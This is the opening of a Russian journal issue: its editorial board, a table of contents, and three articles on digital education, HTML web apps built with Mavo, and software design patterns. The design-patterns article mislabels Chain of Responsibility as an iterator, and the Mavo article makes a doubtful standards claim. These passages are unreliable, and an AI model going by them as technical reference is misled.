

Научный центр «LJournal»

Рецензируемый научный журнал

# **ТЕНДЕНЦИИ РАЗВИТИЯ НАУКИ И ОБРАЗОВАНИЯ**

№108, Апрель 2024  
(Часть 12)



Самара, 2024

T33

**Рецензируемый научный журнал «Тенденции развития науки и образования» №108, Апрель 2024 (Часть 12) - Изд. Научный центр «LJournal», Самара, 2024 - 200 с.**

**doi:** 10.18411/trnio-04-2024-p12

**Тенденции развития науки и образования** - это рецензируемый научный журнал, который в большей степени предназначен для научных работников, преподавателей, доцентов, аспирантов и студентов высших учебных заведений как инструмент получения актуальной научной информации.

Периодичность выхода журнала – ежемесячно. Такой подход позволяет публиковать самые актуальные научные статьи и осуществлять оперативное обнародование важной научно-технической информации.

Информация, представленная в сборниках, опубликована в авторском варианте. Орфография и пунктуация сохранены. Ответственность за информацию, представленную на всеобщее обозрение, несут авторы материалов.

Метаданные и полные тексты статей журнала передаются в наукометрическую систему ELIBRARY.

Электронные макеты издания доступны на сайте научного центра «LJournal» - <https://ljournal.org>

© Научный центр «LJournal»  
© Университет дополнительного  
профессионального образования

УДК 001.1  
ББК 60

## РЕДАКЦИОННАЯ КОЛЛЕГИЯ

**Черноятов Александр Михайлович**

Кандидат экономических наук, Профессор

**Царегородцев Евгений Леонидович**

Кандидат технических наук, доцент

**Пивоваров Александр Анатольевич**

Кандидат педагогических наук

**Малышкина Елена Владимировна**

Кандидат исторических наук

**Ильященко Дмитрий Павлович**

Кандидат технических наук

**Дробот Павел Николаевич**

Кандидат физико-математических наук, Доцент

**Божко Леся Михайловна**

Доктор экономических наук, Доцент

**Бегидова Светлана Николаевна**

Доктор педагогических наук, Профессор

**Андреева Ольга Николаевна**

Кандидат филологических наук, Доцент

**Абасова Самира Гусейн кызы**

Кандидат экономических наук, Доцент

**Попова Наталья Владимировна**

Кандидат педагогических наук, Доцент

**Ханбабаева Ольга Евгеньевна**

Кандидат сельскохозяйственных наук, Доцент

**Вражнов Алексей Сергеевич**

Кандидат юридических наук

**Ерыгина Анна Владимировна**

Кандидат экономических наук, Доцент

**Чебыкина Ольга Альбертовна**

Кандидат психологических наук

**Левченко Виктория Викторовна**

Кандидат педагогических наук

**Петраш Елена Вадимовна**

Кандидат культурологии

**Романенко Елена Александровна**

Кандидат юридических наук, Доцент

**Мирошин Дмитрий Григорьевич**

Кандидат педагогических наук, Доцент

**Ефременко Евгений Сергеевич**

Кандидат медицинских наук, Доцент

**Шалагинова Ксения Сергеевна**

Кандидат психологических наук, Доцент

**Катермина Вероника Викторовна**

Доктор филологических наук, Профессор

**Полицинский Евгений Валериевич**

Кандидат педагогических наук, Доцент

**Жичкин Кирилл Александрович**

Кандидат экономических наук, Доцент

**Пузыня Татьяна Алексеевна**

Кандидат экономических наук, Доцент

**Ларионов Максим Викторович**

Доктор биологических наук, Доцент

**Афанасьева Татьяна Гавриловна**

Доктор фармацевтических наук, Доцент

**Байрамова Айгюн Сеймур кызы**

Доктор философии по техническим наукам

**Лыгин Сергей Александрович**

Кандидат химических наук, Доцент

**Заломнова Светлана Петровна**

Кандидат педагогических наук, Доцент

**Биймурсаева Бурулбубу Молдосалиевна**

Кандидат педагогических наук, Доцент

**Радкевич Михаил Михайлович**

Доктор технических наук, Профессор

**Гуткевич Елена Владимировна**

Доктор медицинских наук

**Матвеев Роман Сталинарьевич**

Доктор медицинских наук, Доцент

**Шамутдинов Айдар Харисович**

Кандидат технических наук, Профессор

**Найденов Николай Дмитриевич**

Доктор экономических наук, Профессор

**Романова Ирина Валентиновна**

Кандидат экономических наук, Доцент

**Хачатурова Карине Робертовна**

Кандидат педагогических наук

**Кадим Мундер Мулла**

Кандидат филологических наук, Доцент

**Григорьев Михаил Федосеевич**

Кандидат сельскохозяйственных наук

## СОДЕРЖАНИЕ

<b>РАЗДЕЛ XXXIII. ИНФОРМАТИКА И ВЫЧИСЛИТЕЛЬНАЯ ТЕХНИКА</b> .....	8
<b>Абдулмукинова Ф.М., Абдулмукинова Э.М., Исаева З.И.</b> Цифровизация образовательного процесса .....	8
<b>Аристархова М.Д.</b> Веб-приложения на HTML: Основы .....	10
<b>Аристархова М.Д.</b> Клише по разработке «ПО» .....	13
<b>Болтукаев И.И., Калитин Н.С., Магазиева З.А.</b> Почему университеты должны внедрять цифровую трансформацию в свой образовательный процесс .....	16
<b>Ворожейкина А.Д.</b> Биометрическая аутентификация в защите информации .....	18
<b>Ворожейкина А.Д.</b> Отказоустойчивое ПО: ключ к надежности и устойчивости .....	21
<b>Ворожейкина А.Д.</b> Роль информационного моделирования в образовательном процессе ....	24
<b>Гартман Д.С., Лаптева В.В., Лаптев С.В.</b> Процесс создания информационных систем в сфере строительства.....	26
<b>Гацуц Я.В., Тимофеева Н.В.</b> Защита персональных данных в системе информационной поддержки деятельности стоматологического кабинета .....	29
<b>Горячкин Б.С., Денисов А.С.</b> Эргономический анализ и оптимизация взаимодействия человека-оператора и программной системы, реализующей методы оптимизации стратегии враждебного искусственного интеллекта .....	32
<b>Гулина Н.А., Трещев, И.А.</b> Система автоматизированного распараллеливания приложений для архитектур с симметрично-адресуемой памятью, использующая метод расслоения.....	42
<b>Дейс В.И.</b> Модификация ПО для эффективной обратной разработки.....	46
<b>Ермекова Н.С.</b> Развитие цифровых технологии в Казахстане.....	48
<b>Исаев А.Л., Шевченко А.Р.</b> Программная эмуляция работы микроконтроллеров .....	51
<b>Капырин К.А., Сеницын И.В.</b> Обучение модели суммаризации текстов на русском и английском языке на основе модели mT5 .....	54
<b>Киселева В. Д., Водовозова Ю.А.</b> Анализ качественных характеристик цифровых сервисов дополнительного образования .....	59
<b>Колобов М.А., Манцеров С.А., Васин А.В., Бушманов Д.В., Окунев А.В.</b> Увеличение скорости приема данных программными методами .....	63
<b>Команич Д.В.</b> Автоматический анализ текстовой информации .....	67
<b>Курбаналиев А.Э., Перевалова С.Л.</b> Методы аутентификации .....	71
<b>Мадаев С.М., Губашева Х.А.</b> Использование ИТ в сельском хозяйстве для оптимизации урожайности .....	75
<b>Мадаев С.М., Губашева Х.А.</b> Музыка и ИТ: создание новых звуков с помощью технологий .....	77
<b>Мадаев С.М., Губашева Х.А.</b> Применение искусственного интеллекта и машинного обучения в сельском хозяйстве: перспективы и риски .....	79
<b>Мадаев С.М., Губашева Х.А.</b> Разработка программного обеспечения для людей с ограниченными возможностями.....	82
<b>Мадаев С.М., Губашева Х.А.</b> Создание веб-страницы, преимущества и недостатки различных framework.....	85

<b>Моисеев К.О., Трофимова А.О.</b> Система создания ценности услуг ITIL.....	87
<b>Муратов А.М., Перевалова С.Л.</b> Использование криптографических методов в компьютерных сетях.....	90
<b>Нажимова Н.А., Лебедев А.А.</b> Transfer Learning в нейронных сетях .....	93
<b>Нажимова Н.А., Сергеев С.О.</b> Вычисление кредитного скоринга методами машинного обучения.....	95
<b>Песоцкий Д.И.</b> Автоматическое распознавание именованных сущностей из неструктурированных медицинских текстов .....	98
<b>Попов А.А., Чарикова А.Ф., Иванова К.С.</b> Применение API для автоматизации контроля ключевых точек проекта: современные подходы и решения .....	102
<b>Потетюрин Н.Д., Сороковнина И.А.</b> Операционные системы и языки программирования для мобильных приложений .....	106
<b>Потетюрин Н.Д., Сороковнина И.А.</b> Разработка и использование мобильных приложений для обучения и контроля знаний о безопасности жизнедеятельности .....	109
<b>Савкина А. В., Черашева В.В.</b> Применение Ren'Py ДЛЯ создания обучающей программы при изучении примитивов OPEN GL .....	112
<b>Садриев Р.Р., Кушакова А.И., Романовский Н.А., Столяров И.С.</b> Гибридные модели работы: как ИТ меняют организацию труда .....	115
<b>Сахненко Е.Н.</b> Применение Искусственного интеллекта для обнаружения угроз и инцидентов безопасности, а также для повышения эффективности реагирования на инциденты в системах информационной безопасности.....	117
<b>Скоморохов М.И.</b> Сервисный подход как часть цифровой экономики.....	120
<b>Столяров И.С., Садриев Р.С., Романовский Н.А.</b> Современные тенденции в разработке игр .....	123
<b>Суворов В.П., Жукова Ж.С.</b> Генератор и анализатор лабиринтов.....	125
<b>Сухоруков Р.Н., Беляева М.Б.</b> Современные архитектуры нейронных сетей, используемых при анализе текста .....	128
<b>Толов А.Н.</b> Исследование и разработка робастных методов распознавания объектов .....	132
<b>Торжков М.С., Канев А.И.</b> Сравнение языков Golang и Python в контексте производительности HTTP фреймворков.....	134
<b>Трещев И.А., Гулина Н.А., Монастырская Е.И.</b> Атака на протокол HTTPS с использованием SSLSTRIP и DNS2PROXY .....	141
<b>Трофимов В.Ю.</b> Обзор современных решений в области разработки адаптивных функций активации искусственного нейрона .....	145
<b>Турк Д.А., Гулякин Д.В.</b> Планирование строительного производства с применением технологий информационного моделирования .....	150
<b>Тюлюбаева Н.А., Водовозова Ю.А.</b> Обеспечение требований информационной безопасности автоматизированного модуля «Взаимодействие с клиентами» .....	153
<b>Фелингер В.А.</b> SDN: От традиционных протоколов к инновационным API.....	156
<b>Фелингер В.А.</b> Разметка: от простых структур до гибких форматов.....	159
<b>Фелингер В.А.</b> Этапы разработки трансляторов языков программирования высокого уровня .....	162

<b>Фиоктистова В.В., Кузнецов А.Д., Порохня М.Д., Никанорова М.И.</b> Искусство чистого кода.....	164
<b>Хазимухаметов И.Т., Первалова С.Л.</b> Использование криптографических методов в операционных системах Windows.....	169
<b>Хохлова Е.С., Кузнецова И.О.</b> Перспективы и возможности применения системного анализа в высшем образовании .....	173
<b>Ширяев А.И., Нажимов А.В.</b> Разработка экспертной системы для расчёта бонуса за курьерскую доставку .....	176
<b>Ямилов И.Р., Антонова Е.А., Беляева М.Б.</b> Эволюция моделей безопасности компьютерных систем: от классических к современным .....	179
<b>Яремчук А.В.</b> Борьба с DDoS: защита и оптимальные подходы к развертыванию .....	183
<b>Яремчук А.В.</b> Развитие мобильных приложений для СОИС .....	186
<b>Яремчук А.В.</b> Сравнение инструментов: Scratch и Small Basic .....	188
<b>Яровой Р.В., Рябов Г.А., Карганов В.В., Солодухин Б.В.</b> Процедурная генерация ландшафта на основе геопространственных данных для виртуальных сред.....	191
<b>Moskaleva O.I., Usikova I.V., Zueva N.V.</b> Comparative legal analysis of the provision of SaaS services in Russia and Italy .....	194

## РАЗДЕЛ XXXIII. ИНФОРМАТИКА И ВЫЧИСЛИТЕЛЬНАЯ ТЕХНИКА

Абдулмукимова Ф.М.<sup>1</sup>, Абдулмукимова Э.М.<sup>1</sup>, Исаева З.И.<sup>2</sup>

### Цифровизация образовательного процесса

<sup>1</sup>Дагестанский государственный технический университет  
(Россия, Махачкала)

<sup>2</sup>Чеченский государственный педагогический университет  
(Россия, Грозный)

doi: 10.18411/trnio-04-2024-635

#### Аннотация

Цифровизация образования стала неотъемлемой составляющей современного образовательного ландшафта, особенно в свете глобальной пандемии COVID-19. В данной статье рассматриваются вызовы и перспективы, связанные с цифровизацией образовательного процесса в послепандемическом мире. Исходя из опыта дистанционного обучения в период кризиса, анализируются ключевые аспекты успешной реализации цифровых технологий в образовании, а также выявляются основные проблемы и уроки, извлеченные из этого опыта. Рассматривается роль цифровых технологий в обеспечении доступности образования и адаптации образовательных платформ к потребностям различных категорий обучающихся. Кроме того, освещаются важные аспекты, такие как методы оценивания знаний, социальное и психологическое воздействие дистанционного обучения, а также перспективы гибридной модели обучения. В статье также обсуждается роль искусственного интеллекта и аналитики данных в улучшении дистанционного образования и выявляются основные направления развития образовательных технологий в будущем.

**Ключевые слова:** цифровизация образования, дистанционное обучение, образовательные технологии, пандемия COVID-19, гибридная модель обучения, искусственный интеллект, адаптивные образовательные платформы, оценивание знаний, социальные аспекты образования, доступность образования.

#### Abstract

Digitalization of education has become an integral part of the modern educational landscape, especially in light of the global COVID-19 pandemic. This article examines the challenges and prospects associated with the digitalization of the educational process in the post-pandemic world. Based on the experience of distance learning during the crisis, the key aspects of the successful implementation of digital technologies in education are analyzed, and the main problems and lessons learned from this experience are identified. The role of digital technologies in ensuring accessibility of education and adapting educational platforms to the needs of various categories of students is considered. In addition, important aspects such as assessment methods, the social and psychological impact of distance learning, and the prospects of a hybrid learning model are covered. The article also discusses the role of artificial intelligence and data analytics in improving distance education and identifies the main directions for the development of educational technologies in the future.

**Keywords:** digitalization of education, distance learning, educational technologies, COVID-19 pandemic, hybrid learning model, artificial intelligence, adaptive educational platforms, knowledge assessment, social aspects of education, accessibility of education.

В условиях пандемии COVID-19 образовательные учреждения столкнулись с необходимостью быстрого перехода к дистанционному обучению и использованию цифровых технологий для поддержания учебного процесса. Этот период стал ключевым для цифровизации образования, выявив ряд вызовов и возможностей, которые необходимо рассмотреть для оптимизации будущего образовательного ландшафта. В данной статье мы



анализируем опыт цифровизации образования в контексте пандемии и выявляем перспективы дальнейшего развития этого процесса в постпандемическом мире.

Период пандемии стал испытанием для образовательных систем по всему миру. Многие учреждения были вынуждены перейти на дистанционное обучение в кратчайшие сроки, что выявило как преимущества, так и недостатки такого подхода. Несмотря на ряд успешных инициатив, были также выявлены проблемы в доступности образования, качестве дистанционного обучения и социальных аспектах обучения.

Дистанционное обучение имеет как плюсы, так и минусы, которые важно учитывать при его реализации:

#### **Плюсы дистанционного обучения:**

1. **Гибкость расписания:** Студенты могут выбирать удобное для себя время для занятий, что позволяет им организовать свое время более эффективно, особенно для тех, у кого есть другие обязательства (работа, семья и т. д.).
2. **Доступность:** Дистанционное обучение позволяет получать образование тем, кто из-за географических или физических ограничений не может посещать традиционные учебные заведения.
3. **Экономия времени и денег:** Студенты экономят время на поездки до учебного заведения и деньги на транспортные расходы, столовую, аренду жилья и т. д.
4. **Разнообразие образовательных ресурсов:** Дистанционное обучение дает доступ к большому количеству образовательных материалов и ресурсов в Интернете, включая видеоуроки, онлайн-курсы, электронные книги и т. д.
5. **Индивидуализация обучения:** Возможность персонализации образовательного процесса для каждого студента, учитывая его темп усвоения материала и уровень знаний.

#### **Минусы дистанционного обучения:**

1. **Отсутствие личного контакта:** Один из основных недостатков дистанционного обучения - отсутствие личного взаимодействия между студентами и преподавателями, что может снизить мотивацию и качество обучения.
2. **Неэффективная коммуникация:** Дистанционное обучение может привести к недостаточной коммуникации между студентами и преподавателями, что затрудняет обсуждение вопросов, задание вопросов и получение обратной связи.
3. **Технические проблемы:** Необходимость использования компьютеров, интернета и других технических средств может привести к проблемам с доступом к обучению из-за отсутствия технических навыков или недостаточной надежности интернет-соединения.
4. **Необходимость самостоятельности:** Дистанционное обучение требует от студентов высокой степени самодисциплины, самостоятельности и мотивации, чтобы успешно завершить учебный курс.
5. **Ограниченность образовательного опыта:** Дистанционное обучение может ограничить возможности для обучения практическим навыкам и взаимодействием с коллегами, что важно в некоторых областях, например, в медицине или инженерии.

При правильной организации и поддержке дистанционное обучение может стать эффективным и доступным способом обучения, который открывает новые возможности для студентов по всему миру.

Цифровые технологии играют ключевую роль в обеспечении доступности образования, особенно в условиях кризиса. Использование онлайн-платформ и образовательных ресурсов позволяет расширить доступ к образованию для широкого круга обучающихся, включая тех,

кто ранее сталкивался с проблемами доступа к образовательным учреждениям из-за географических, финансовых или других причин.

Важным аспектом цифровизации образования является адаптация образовательных платформ к потребностям различных категорий обучающихся. Это включает в себя разработку адаптивных курсов и образовательных материалов, которые могут учитывать индивидуальные потребности и уровень подготовки каждого обучающегося.

Одним из вызовов, стоящих перед образовательными учреждениями, является разработка эффективных методов оценивания знаний в дистанционной среде. Традиционные методы оценки, такие как экзамены и тесты, требуют адаптации к новым условиям обучения, что может потребовать использования новых технологий и методик.

Дистанционное обучение также имеет свои социальные и психологические аспекты, которые необходимо учитывать при разработке образовательных программ и платформ. Это включает в себя вопросы мотивации обучающихся, поддержки социальной и эмоциональной составляющих обучения, а также развитие навыков саморегуляции и самомотивации в дистанционной среде.

Одним из потенциальных решений для сочетания преимуществ дистанционного и очного обучения является гибридная модель обучения. Подобный подход позволяет сочетать гибкость и доступность дистанционного обучения с возможностями личной коммуникации и взаимодействия в классе.

Важным аспектом цифровизации образования является использование искусственного интеллекта и аналитики данных для улучшения процесса обучения. Это может включать в себя разработку интеллектуальных систем поддержки обучения, адаптивных образовательных платформ, анализа данных обучения для выявления индивидуальных потребностей и успехов каждого обучающегося.

Цифровизация образования представляет собой важное направление развития образовательной системы в постпандемическом мире. Рассмотренные в статье вызовы и перспективы цифровизации образования требуют системного подхода и внимательного анализа для оптимального использования возможностей цифровых технологий в образовательном процессе. Основанные на научных исследованиях и практическом опыте рекомендации и решения позволят сделать образование более доступным, эффективным и адаптивным к потребностям современного общества.

\*\*\*

1. Иванов А. «Цифровизация образования: вызовы и перспективы» // Журнал «Образование и наука» 2020. №3. С. 45-58.
2. Петрова Е. «Использование искусственного интеллекта в образовании: современные тенденции» // Конференция по образовательным технологиям, 2021. С. 112-125.
3. Сидоров К. «Адаптация образовательных платформ к потребностям различных категорий обучающихся» // Журнал «Инновации в образовании» 2019. №2. С. 30-42.
4. Федоров Д. «Роль искусственного интеллекта в оценивании знаний студентов» // Конференция по информационным технологиям, 2018. С. 75-82.
5. Козлова О. «Социальные и психологические аспекты дистанционного обучения» // Журнал «Психология образования» 2022. №1. С. 88-97.
6. Григорьев В. «Гибридная модель обучения: опыт реализации в учебных заведениях» // Международная конференция по образованию, 2020. С. 20-35.

**Аристархова М.Д.**  
**Веб-приложения на HTML: Основы**

*Томский государственный университет  
систем управления и радиоэлектроники  
(Россия, Томск)*

doi: 10.18411/trnio-04-2024-636

#### **Аннотация**

Статья представляет руководство для начинающих разработчиков о создании интерактивных веб-приложений на HTML, управляемых данными, обсуждая основы HTML,

включая структуру веб-страниц, и демонстрирует использование JavaScript для добавления интерактивности и управления данными.

**Ключевые слова:** HTML, JavaScript, веб-приложения, интерактивность, управление данными, разработка веб-приложений, веб-разработка, начинающие разработчики.

### Abstract

The article provides a beginner's guide to creating interactive HTML data-driven web applications, discussing the basics of HTML, including the structure of web pages, and demonstrates the use of JavaScript to add interactivity and data management.

**Keywords:** HTML, JavaScript, web applications, interactivity, data management, web application development, web development, novice developers.

Интерактивные веб-приложения – это приложения, которые позволяют пользователям взаимодействовать с контентом на веб-странице. Они могут динамически обновляться в ответ на действия пользователя, изменения данных или другие события, использующие комбинацию HTML, CSS и JavaScript для создания интерфейса и управления данными.

HyperText Markup Language (далее – HTML) является основным языком разметки веб-страниц. Он определяет структуру контента на странице, такой как заголовки, параграфы, списки и т.д. В

JavaScript – это язык программирования, который добавляет интерактивность и динамизм на веб-страницы. Он позволяет создавать интерактивные элементы, обрабатывать события пользователя и управлять данными. Чтобы создать действительно интерактивное веб-приложение, придется работать с данными. Можно использовать JavaScript для получения, обновления и отображения данных на странице. Это может быть, как статический контент, так и данные, полученные с сервера через AJAX-запросы.

Веб-приложения также используют HTML для создания пользовательского интерфейса. Однако, помимо HTML, они могут использовать CSS для стилизации и JavaScript для интерактивности.

Структура веб-приложения часто включает следующие компоненты:

- HTML: Определяет структуру и содержимое веб-страницы.
- CSS: Отвечает за внешний вид и стиль веб-приложения.
- JavaScript: Обеспечивает интерактивность и динамическое поведение веб-приложения.
- Бэкенд: Этот компонент обрабатывает бизнес-логику приложения, взаимодействует с базой данных и обеспечивает данные для отображения на клиентской стороне.
- Сервер: Обрабатывает запросы от клиентов и отправляет ответы, обычно используя протокол HTTP.

Веб-приложения намного мощнее простых веб-страниц, состоящих только из веб-страниц, поскольку они динамически реагируют на действия пользователя, а через интерфейс веб-приложения пользователи могут получить доступ к серверным данным и вычислениям. Например, даже базовые приложения, такие как списки дел, имеют адаптивный интерфейс, поддержку создания, удаления и редактирования записей, а также имеют возможность реагировать на настройки выбранных флажков. Создание таких приложений в настоящее время требует понимания JavaScript или других языков программирования, поддерживающих интеграцию и взаимодействие с системами управления данными, а также некоторых форматов обмена данными, таких как JSON или реляционные базы данных.

Существует множество платформ и библиотек, которые пытаются упростить создание веб-приложений, но веб-программистам по-прежнему необходимо написать много кода, чтобы сделать веб-приложения полностью функциональными и отвечающими всем современным требованиям информационной безопасности. Большинство людей, которые используют только HTML и CSS, не имеют навыков программирования или большого опыта в программировании.

Такие люди часто используют CMS (систему управления контентом) для решения своих задач. Однако исследования показали, что степень неудовлетворенности использованием CMS очень высока. Одной из причин недовольства CMS является то, что она ограничивает изменение внешнего вида веб-страниц. Когда пользователь хочет изменить внешний вид определенных областей веб-страницы, он вынужден организовать серверную часть CMS, чтобы получить желаемые результаты. Когда пользователи CMS хотят использовать различные плагины для отображения информации из разных таблиц на странице, ситуация становится еще более проблематичной. Интерфейсы подключаемых модулей обычно основаны на специальных типах данных, которые не позволяют редактировать необходимые данные на веб-странице. Вместо этого им нужно изменить содержимое страницы во встроенном визуальном редакторе CMS. Основным недостатком CMS для обычных пользователей является то, что некоторые операции при создании сайта, такие как установка, настройка базы данных, аренда хостинг-провайдера для размещения, фактически являются самим сайтом. Но если просто добавить несколько HTML-тегов, то пользователи смогут преобразовать любой статический HTML-документ в динамическое приложение для управления сохраненными данными. Содержимое страницы становится доступным для редактирования непосредственно на странице, а благодаря появлению визуального графического интерфейса будет добавлена возможность создавать, удалять и обновлять записи на веб-сайте и текст. Пользователям никогда не придется планировать и определять бизнес-логику приложения отдельно от клиента, а также продумывать доступ к базе данных. В дополнение ко всем этим функциям пользователи языка смогут дополнять теги описаниями, чтобы можно было редактировать HTML-элементы, то есть описание тегов будет встроено в бизнес-логику. Используя всего несколько тегов на языке Mavo, данные могут быть получены из таблиц на сайте, и эти данные будут связаны через внешние ключи в реляционной базе данных. Еще одним преимуществом HTML-тегов Mavo является то, что они являются частью стандарта HTML RDF (среда описания ресурсов), что означает, что сайты, созданные с использованием Mavo, будут считаться действительными.

MavoScript создает базовую модель данных приложения, основанную на принципе прямой работы. В процессе создания приложения пользователи не создают модель данных и не разрабатывают функции редактирования, а создают визуальный макет, который автоматически подразумевает, что модель данных создаваемого приложения будет контролироваться. Кроме того, MavoScript не требует от пользователей создавать отдельный интерфейс для редактирования данных. Пользователям, создающим сайт, нужно всего лишь нажать кнопку редактирования, чтобы переключить режим редактирования в браузере, и Mavo будет автоматически встроено в сайт. Mavo также добавила на веб-сайт визуальный редактор для изменения любых данных. Также можно открыть окно редактирования, нажав на элемент веб-сайта, сохраненный в виде данных. Mavo может сохранять данные локально или передавать их в любой поддерживаемый облачный сервис, такой как Dropbox или Github. Переключение между серверными компонентами хранилища данных происходит путем изменения значения только одного из атрибутов.

В дополнение к функциям, рассматриваемая технология также предоставляет простой синтаксис табличных выражений, позволяющий начинающим создателям веб-сайтов создавать насыщенные и адаптивные веб-сайты, соответствующие требованиям современных веб-приложений. Метод создания сайта Mavo представляет новый метод, который может преобразовывать статические сайты в веб-приложения, поддерживающие динамические данные, без программирования или явного определения взаимодействий с базой данных. С одной стороны, это делает технологию Mavo клиентской CMS, в которой все функции настраиваются на HTML-странице. В соответствии с видением HTML как декларативного языка для описания веб-контента, Mavo расширяет HTML специальными тегами. Данная полностью переносима, не зависит от конкретной веб-инфраструктуры и, следовательно, может быть интегрирована с любой системой.

Создание интерактивных веб-приложений на HTML с использованием JavaScript является захватывающим и творческим процессом. Это позволяет разработчикам создавать

динамичные и привлекательные пользовательские интерфейсы, которые обогащают опыт пользователей в сети. Начните с освоения основ HTML, CSS и JavaScript, и вы сможете создавать потрясающие веб-приложения, управляемые данными, которые привлекут и удержат ваших пользователей.

\*\*\*

1. Гниденко, И. Г. Технология разработки программного обеспечения: учеб. пособие для СПО / И. Г. Гниденко, Ф. Ф.
2. Ездаков, А.Л. Функциональное и логическое программирование: Учебное пособие / А.Л. Ездаков. - М.: Бином. Лаборатория знаний, 2009. - 119 с.
3. Фаронов, В. Delphi. Программирование на языке высокого уровня / В. Фаронов. - СПб.: Питер, 2012. - 640 с.

**Аристархова М.Д.  
Клише по разработке «ПО»**

*Томский государственный университет  
систем управления и радиоэлектроники  
(Россия, Томск)*

doi: 10.18411/trnio-04-2024-637

**Аннотация**

Данная статья представляет обзор шаблонов проектирования программного обеспечения, их видов и классификации. Статья также рассматривает различные категории шаблонов и классификацию по области применения, уровню абстракции и масштабу применения.

**Ключевые слова:** шаблоны проектирования, программное обеспечение, порождающие шаблоны, структурные шаблоны, поведенческие шаблоны.

**Abstract**

This article provides an overview of software design patterns, their types and classifications. The article also examines the various categories of templates classified by scope, level of abstraction and scope of application.

**Keywords:** design patterns, software, generative patterns, structural patterns, behavioral patterns.

Разработка программного обеспечения (далее – ПО) – это процесс, который часто окутан слоем клише и стандартных подходов, но именно в преодолении этих клише и нахождении новаторских решений лежит ключ к созданию уникальных и инновационных продуктов.

Клише (шаблоны) проектирования программного обеспечения (далее по тексту – ШПО) являются ключевым инструментом для разработчиков, позволяющим создавать гибкие, эффективные и легко поддерживаемые программные продукты. ШПО представляют собой способы решения часто встречающихся проблем в процессе разработки ПО. Использование шаблонов проектирования помогает снизить сложность кода, повысить его повторное использование и облегчить сопровождение программы.

Существует множество различных шаблонов проектирования, каждый из которых ориентирован на решение определенных проблем и задач. Вот некоторые из наиболее распространенных видов шаблонов проектирования:

- Порождающие шаблоны (Creational patterns) - эти шаблоны используются для создания объектов и инстанцирования классов с учетом определенных сценариев использования. Примерами порождающих шаблонов являются Singleton, Factory, Abstract Factory и Builder.
  - 1) Factory Method – этот шаблон делегирует процесс создания экземпляра подклассам. Вместо того, чтобы напрямую вызывать конструктор класса,

- клиентский код вызывает метод, который создает и возвращает экземпляр объекта.
- 2) Abstract Factory – предоставляет интерфейс для создания семейств взаимосвязанных или зависимых объектов без указания их конкретных классов, позволяя создавать объекты, согласованные между собой, и облегчает замену семейства продуктов.
  - 3) Singleton гарантирует, что у класса есть только один экземпляр и предоставляет глобальную точку доступа к этому экземпляру.
  - 4) Builder используется для создания сложных объектов с помощью последовательного набора шагов. Он позволяет создавать различные представления одного и того же объекта, избегая излишней сложности конструкторов.
- Структурные шаблоны (Structural patterns) - эти шаблоны помогают организовать классы и объекты таким образом, чтобы обеспечить более эффективное взаимодействие между ними. Примерами структурных шаблонов являются (Adapter), (Decorator), (Bridge) и (Facade). Шаблон структурного проектирования направлен на создание удобной для пользователя иерархии классов, включая:
    - Adapter – используется для обеспечения совместимости между интерфейсами двух различных классов;
    - Bridge – это мост, разделяющий абстракцию от ее реализации, позволяя им изменяться независимо друг от друга;
    - Composite – компоновщик для создания древовидной структуры объектов, представляющих часть-целое и позволяющей клиентам одинаково обращаться к отдельным объектам и их композитам;
    - Decorator – декоратор, позволяющий динамически добавлять новую функциональность объектам, не изменяя их основного интерфейса;
    - Facade – это унифицированный интерфейс для набора интерфейсов в системе.
  - Поведенческие шаблоны (Behavioral patterns) - эти шаблоны определяют способы взаимодействия между объектами и классами, облегчая организацию и управление поведением программы. Примерами поведенческих шаблонов являются Strategy, Observer, State и Chain of Responsibility. Поведенческие шаблоны проектирования предназначены для безопасного взаимодействия между различными объектами приложения, включая:
    - Итератор (Chain of Responsibility), позволяющий последовательно перемещаться по объекту коллекции, не раскрывая его внутреннее представление.
    - Наблюдатель (Observer), позволяющий одному объекту отслеживать события и реагировать на них в других объектах.
    - Стратегия (Strategy) для замены алгоритмов в серии аналогичных алгоритмов во время выполнения приложения.
    - Состояние (State), позволяющее изменять поведение в зависимости от состояния объекта.

Некоторые ШПО специализируются на решении конкретных задач или проблем в определенных областях разработки программного обеспечения, например, в веб-разработке, мобильной разработке или разработке игр.

Шаблоны могут быть низкоуровневыми (например, шаблоны для организации структуры классов и объектов) или высокоуровневыми (например, шаблоны, определяющие стратегии взаимодействия между компонентами системы). Также некоторые шаблоны

применяются на уровне отдельных классов или модулей, в то время как другие могут использоваться для организации всей архитектуры программного продукта.

ШПО – это повторяемый архитектурный проект, который решает проблемы проектирования и направлен на снижение сложности разрабатываемого приложения и снижение порога ввода данных другими разработчиками. В процессе написания различных приложений часто возникают схожие задачи проектирования. Шаблон представляет собой описание того, как получить готовое архитектурное решение, и общий способ назвать это решение, что делает его более прозрачным и понятным для других инженеров.

Основные преимущества:

- Снижение сложности разработки за счет готовой абстракции;
- Проверенное решение;
- Распространенные способы обозначения аналогичных решений;
- Уменьшение количество ошибок.

Существует еще несколько основных типов шаблонов проектирования:

Низкоуровневые шаблоны – это шаблоны, связанные с конкретными деталями языка программирования, также известные как идиомы и не являются универсальными, поскольку они специфичны для конкретной платформы или языка программирования и имеют низкий уровень абстракции.

Шаблон архитектуры – это шаблон, охватывающий общую архитектуру всей программной системы, который является более универсальным и имеет более высокий уровень абстракции.

Шаблоны генеративного проектирования разработаны таким образом, чтобы быть безопасным и удобным способом создания объектов, включая:

- Фабричный метод, определяющий общий интерфейс для создания объектов в родительском классе. Позволяет подклассам изменять тип создаваемого объекта.
- Абстрактный метод, позволяющий создавать множество связанных объектов, которые не привязаны к определенному классу создаваемого объекта.
- Конструктор, позволяющий создавать объекты поэтапно и собирать из частей.
- Одиночный, позволяющий создавать объекты в единственном экземпляре.

Model-view-controller - это шаблон, который позволяет вам разделить ваше приложение на три компонента: модель-бизнес-логика и хранилище данных, представление-пользовательский интерфейс, контроллер - логика управления Рис. 1.




Рисунок 1. Model-View-Controller

Шаблоны проектирования помогают снизить сложность создаваемой системы за счет унификации и стандартизации кода, что требует более низких пороговых значений ввода для

других разработчиков. Это позволяет быстрее и эффективнее решать однотипные задачи проектирования.

